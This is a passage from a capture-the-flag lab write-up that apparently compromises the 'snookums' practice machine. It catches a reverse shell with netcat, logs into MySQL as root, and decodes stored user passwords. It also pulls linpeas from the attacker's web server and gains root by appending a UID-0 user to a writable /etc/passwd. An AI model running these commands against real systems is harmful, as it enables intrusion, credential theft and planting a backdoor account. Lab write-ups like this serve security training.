8 Cookie: utma=148881783.1786478994.1755529447.1755531383.1755534677.3;
   _utmz=148881783.1755529447.1.1.utmcsr=(direct)|utmccn=(direct)|utmcid=(none)
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

```
(kali@kali)-[~/pg/snookums]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.249.58 - - [18/Aug/2025 13:33:26] "GET /phpshell.php HTTP/1.0" 200 -
192.168.249.58 - - [18/Aug/2025 13:34:52] "GET /phpshell.php HTTP/1.0" 200 -
192.168.249.58 - - [18/Aug/2025 13:38:04] "GET /test HTTP/1.0" 200 -
192.168.249.58 - - [18/Aug/2025 13:38:49] "GET /phpshell.php HTTP/1.0" 200 -
Keyboard interrupt received, exiting.
^C

(kali@kali)-[~/pg/snookums]
$ nc -lvp 3306
listening on [any] 3306 ...
connect to [192.168.45.156] from (UNKNOWN) [192.168.249.58] 40166
Linux snookums 3.10.0-1127.10.1.el7.x86_64 #1 SMP Wed Jun 3 14:28:03 UTC 2020 x86_64
x86_64 x86_64 GNU/Linux
13:38:49 up 3:58, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:htpdt_t:s0
sh: no job control in this shell
sh-4.2$
```

Checking my sudo permissions requires a password so i was unable to do that.

I confirmed that I didn't have permissions to michael's directory

I want to get linpeas onto the system to do some automated enum, but I also want to look into the mysql instance that I found credentials for earlier connecting from my shell to the sql instance

```
mysql -u root -pMalapropDoffUtilize1337 -h 127.0.0.1
```

```
sh-4.2$ mysql -u root -pMalapropDoffUtilize1337 -h 127.0.0.1
mysql -u root -pMalapropDoffUtilize1337 -h 127.0.0.1
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 114
Server version: 8.0.20 MySQL Community Server - GPL

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Enumerating the databases

```
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| SimplePHPGal |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.00 sec)
```

enumerating the SimplePHPGal table, I find some passwords that jsut looks like base64 encoded strings


```
mysql> use SimplePHPGal
use SimplePHPGal
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_SimplePHPGal |
+-----+
| users                    |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
select * from users;
+-----+-----+
| username | password |
+-----+-----+
| josh     | VFc5aWFXeHBlbVZJYVhOelUyVmxasFJwYldVM05EYz0= |
| michael | U0c5amExTjVaRzVsZVVObGNuUnBabmt4TWpNPQ== |
| serena  | VDNabGNtRnNiRU55WlhOMFRHVmhiakF3TUE9PQ== |
+-----+-----+
3 rows in set (0.00 sec)


mysql>
```

josh VFc5aWFXeHBlbVZJYVhOelUyVmxasFJwYldVM05EYz0=

michael U0c5amExTjVaRzVsZVVObGNuUnBabmt4TWpNPQ==

serena VDNabGNtRnNiRU55WlhOMFRHVmhiakF3TUE9PQ==

Base64 decoding michael's password string once just gave another base64 encoded string so i decoded it twice and I get a password



Michael:HockSydneyCertify123

At this point I can ssh into the machine as michael

```
(kali@kali)-[~/pg/snookums]
└─$ ssh michael@192.168.249.58
michael@192.168.249.58's password:
[michael@snookums ~]$
```

I also wanted to try connecting to the ftp server as michael.

I was still getting a timeout error here, but the credentials did work

```
Connected to 192.168.249.58.
220 (vsFTPD 3.0.2)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||46882|).
```

Michael did not have sudo permissions on snookums, now I want to run linpeas at this point to get some automated enumeration running

```
#on kali
python3 -m http.server
```

```
#on target
curl http://192.168.45.156/linpeas.sh -O linpeas.sh
```

linpeas output

```
Interesting writable files owned by me or writable by everyone (not in Home) (max 200)
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
/dev/mqueue
/dev/shm
/etc/passwd
```

The /etc/passwd file being writable is exploitable as I should be able to either manipulate the root users credentials, or add a new user which has root privileges.

I chose to add a new user. You can use openssl to generate a new password on the target or on the attacking machine

```
openssl passwd -1 -salt password password
```

```
$1$password$Da2mWXIxe6J7jtw12SNG/
```

Then write the new user into the /etc/passwd file

```
echo 'hacked4:<the generated hash>:0:0:hacked4:/root:/bin/bash' >> /etc/passwd
```

example:

```
echo 'hacked4:$1$password$Da2mWXIxe6J7jtw12SNG/:0:0:hacked4:/root:/bin/bash' >> /etc/passwd
```

if its an interactive shell I can just su to that new user and should have a root shell

#in this case password is password

su hacked4

<password>

```
[root@snookums ~]# whoami
root
[root@snookums ~]# ifconfig | grep inet
    inet 192.168.249.58  netmask 255.255.255.0  broadcast 192.168.249.255
    inet 127.0.0.1    netmask 255.0.0.0
[root@snookums ~]#
```